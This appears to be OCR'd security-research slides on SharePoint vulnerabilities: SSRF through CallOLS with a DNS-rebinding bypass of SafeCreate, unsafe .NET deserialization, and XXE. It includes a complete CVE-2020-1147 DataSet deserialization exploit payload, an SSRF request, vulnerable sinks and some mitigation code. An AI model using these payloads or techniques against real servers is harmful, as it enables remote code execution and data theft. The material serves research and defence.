
```
GET /_api/SP.HashtagStoreManager.CallOLS?url='https://srcincite.io/' HTTP/1.1
Host: <target>
```




```
HTTP/1.1 200 OK
Content-Type: application/xml;charset=utf-8
Content-Length: 11182

<?xml version="1.0" encoding="utf-8"?>
<d:CallOLS xmlns:d="http://schemas.microsoft.com/ado/2007/08/dataservices"
xmlns:m="http://schemas.microsoft.com/ado/2007/08/dataservices/metadata"
xmlns:georss="http://www.georss.org/georss" xmlns:gml="http://www.opengis.net/gml">
   ... site contents here...
</d:CallOLS>
```

Mitigation of SSRF – SafeCreate

Mitigation of SSRF - SafeCreate




```
SPWebRequest.SafeCreate(new url(Request.QueryString["url"]), SPContext.Current);
```




Mitigation of SSRF - SafeCreate Bypass

- There are two DNS resolutions if you set DNS Result TTL == 0
  - First DNS Resolve when SafeCreate check
  - Second DNS Resolve when send a WebRequest
- So we can use DNS-Rebinding attack to bypass this check



Unsafe Deserialization

- What is Serialization & Deserialization?



- What is unsafe Deserialization?
  - The Formatter is unsafe
  - The deserialization flow is user-control
  - The expected type is user-control or vulnerable / There is no expected type
- Useful Tools

Ysoserial.Net, which can help attackers generate malicious payload

Unsafe Deserialization

- Unsafe Formatter

  According to the previous research

  <Are You My Types>

  By *James Forshaw*

  & <Friday the 13th: JSON Attacks>


  By Alvaro and Oleksandr

Name	Requirements
BinaryFormatter	No
SoapFormatter	No
NetDataContractSerializer	No
ObjectStateFormatter	No
LosFormatter	No
BinaryMessageFormatter	No
JavaScriptSerializer	Insecure TypeResolver
DataContractSerializer	Control Type / KnownTypes / weak Resolver
DataContractJsonSerializer	Control Type / KnownTypes
XmlSerializer	Control Type
XmlMessageFormatter	Control Type

DataSet Deserialization Remote Code Execution (CVE-2020-1147)

- DataSet.ReadXml()

  It is a wrapper of XmlSerializer.Deserialize()



```
System.Data.DataSet.ReadXml(XmlReader reader, Boolean denyResolving)
  System.Data.DataSet.ReadXmlDiffgram(XmlReader reader)
    System.Data.XmlDataLoader.LoadData(XmlReader reader)
      System.Data.XmlDataLoader.LoadTable(DataTable table, Boolean isNested)
        System.Data.XmlDataLoader.LoadColumn(DataColumn column, Object[] foundColumns)
          System.Data.DataColumn.ConvertXmlToObject(XmlReader xmlReader, XmlRootAttribute xmlAttrib)
            System.Data.Common.ObjectStorage.ConvertXmlToObject(XmlReader xmlReader, XmlRootAttribute
xmlAttrib)
              System.Xml.Serialization.XmlSerializer.Deserialize(XmlReader xmlReader)
```

DataSet Deserialization Remote Code Execution (CVE-2020-1147)

- DataSet.ReadXml()

  It is a wrapper of XmlSerializer.Deserialize()

- Control Type


  When loading XML into an existing DataSet or DataTable instance, the existing column definitions are also taken into account. If the table already contains a column definition of a custom type, *that type is temporarily added to the allow list for the duration of the XML deserialization operation.*

XmlSerializer	+	Control Type	=	RCE

DataSet Deserialization Remote Code Execution (CVE-2020-1147)

- Find a sink


  This function will receive a `__SUGGESTIONSCACHE__` value from request, then pass it into DataSet.ReadXml



```
namespace Microsoft.SharePoint.Portal.WebControls
{
    public class ContactLinksSuggestionsMicroView : PrivacyItemView, IPostBackEventHandler
    {
        protected void PopulateDataSetFromCache(DataSet ds)
        {
            string value = SPRequestParameterUtility.GetValue<string>(this.Page.Request,
"__SUGGESTIONSCACHE__", SPRequestParameterSource.Form);
            using (XmlTextReader xmlTextReader = new XmlTextReader(new StringReader(value)))
            {
                xmlTextReader.DtdProcessing = DtdProcessing.Prohibit;
                ds.ReadXml(xmlTextReader);
                ds.AcceptChanges();
            }
        }
```

DataSet Deserialization Remote Code Execution (CVE-2020-1147)

- Exploit



```
<DataSet>
  <xs:schema xmlns="" xmlns:xs="http://www.w3.org/2001/XMLSchema" xmlns:msdata="urn:schemas-microsoft-
com:xml-msdata" id="somedataset">
    <xs:element name="somedataset" msdata:IsDataSet="true" msdata:UseCurrentLocale="true">
      <xs:complexType>
        <xs:choice minOccurs="0" maxOccurs="unbounded">
          <xs:element name="Exp_x0020_Table">
            <xs:complexType>
              <xs:sequence>
                <xs:element name="pwn"
msdata:DataType="System.Data.Services.Internal.ExpandedWrapper`2[[System.Web.UI.LosFormatter,
System.Web, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a],
[System.Windows.Data.ObjectDataProvider, PresentationFramework, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35]], System.Data.Services, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089" type="xs:anyType" minOccurs="0"/>
              </xs:sequence>
            </xs:complexType>
          </xs:element>
        </xs:choice>
      </xs:complexType>
    </xs:element>
  </xs:schema>
  <diffgr:diffgram xmlns:msdata="urn:schemas-microsoft-com:xml-msdata" xmlns:diffgr="urn:schemas-
microsoft-com:xml-diffgram-v1">
    <somedataset>
      <Exp_x0020_Table diffgr:id="Exp Table1" msdata:rowOrder="0" diffgr:hasChanges="inserted">
        <pwn xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
        <ExpandedElement/>
        <ProjectedProperty0>
            <MethodName>Deserialize</MethodName>
            <MethodParameters>
                <anyType xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema" xsi:type="xsd:string">[payload]</anyType>
            </MethodParameters>
            <ObjectInstance xsi:type="LosFormatter"></ObjectInstance>
        </ProjectedProperty0>
        </pwn>
      </Exp_x0020_Table>
    </somedataset>
  </diffgr:diffgram>
</DataSet>
```

XML Parsing(.net framework <= 4.0)

When XML input containing a reference to an external entity is processed by a default XML parser, XML external entities are resolved.


Impact:

- Arbitrary file disclosure
- DoS
- SSRF

Sometimes, this can lead to Remote Code Execution.

XML Parsing(.net framework <= 4.0)

- Vulnerable Code




```
using System.Xml;

namespace TestNamespace
{
    public class DoNotUseLoadXml
    {
        public void TestMethod(string xml)
        {
            XmlDocument doc = new XmlDocument();
            doc.LoadXml(xml);
        }
    }
}
```

XML Parsing(.net framework <= 4.0)

- Vulnerable Code


  There are a lot vulnerable slots in .NET Framework. Like



```
XmlSchema.Read()
XPathDocument(stream)
XmlValidatingReader(xmlFragment, fragType, context)
XmlSerializer.Deserialize()
DataSet.ReadXml()
XmlSchemaCollection.Add(String, String)
```

XML Parsing(.net framework <= 4.0)

- Migration
  - Upgrade .NET Version to upper 4.5, which will block dtd default
  - Use XmlReader to protect, for example



```
using System.Xml;

public static void TestMethod(string xml)
{
    XmlDocument doc = new XmlDocument() { XmlResolver = null };
    System.IO.StringReader sreader = new System.IO.StringReader(xml);
    XmlReader reader = XmlReader.Create(sreader, new XmlReaderSettings() { XmlResolver = null });
    doc.Load(reader);
}
```

XML Parsing(.net framework <= 4.0)

- But Sharepoint’s .NET version is 4.0


  Exploit is possible ✓

Exploitation Examples

GetPluginContent XXE (CVE-2021-24072)

- We find a interesting method `GetPluginContent`, which call `XmlDocument.LoadXml()`


  It will read pluginFile content and pass it to LoadXml sink



```
private static AddinPlugin GetPluginContent(SPFile pluginFile, string pluginName)
{
    AddinPlugin addinPlugin = new AddinPlugin();
    addinPlugin.Title = pluginName;
    using (StreamReader streamReader = new StreamReader(pluginFile.OpenBinaryStream()))
    {
        XmlDocument xmlDocument = new XmlDocument();
        xmlDocument.LoadXml(streamReader.ReadToEnd());
```

GetPluginContent XXE (CVE-2021-24072)

- Call Stack




```
◢ Microsoft.SharePoint.Publishing.SiteServicesAddins.GetPluginContent(SPFile, string) : AddinPlugin @06003F74
  ◢ Used By
    ◢ Microsoft.SharePoint.Publishing.SiteServicesAddins.GetPlugin(SPSite, string) : AddinPlugin @06003F6B
      ◢ Used By
        ◢ Microsoft.SharePoint.Publishing.SiteServicesAddins.GetPlugin(string) : AddinPlugin @06003F60
          ◢ Used By
            ◢ Microsoft.SharePoint.Publishing.SiteServicesAddinsServerStub.GetPlugin_MethodProxy(ClientValueCollection, ProxyContext) : AddinPlugin @06000375
              ◢ Used By
                ◢ Microsoft.SharePoint.Publishing.SiteServicesAddinsServerStub.InvokeStaticMethod(string, ClientValueCollection, ProxyContext, out bool) : object @06000378
```

GetPluginContent XXE (CVE-2021-24072)

- How it works?
  - It will get all the `files` in `/_catalogs/wp/<xxx>.webpart`
  - Include files in file system and database!
  - Find the filename equals the parameter you set
  - Read it’s content back and call XmlDocument.LoadXml()

GetPluginContent XXE (CVE-2021-24072)

- First Step, Craft an XXE payload and place it on the server

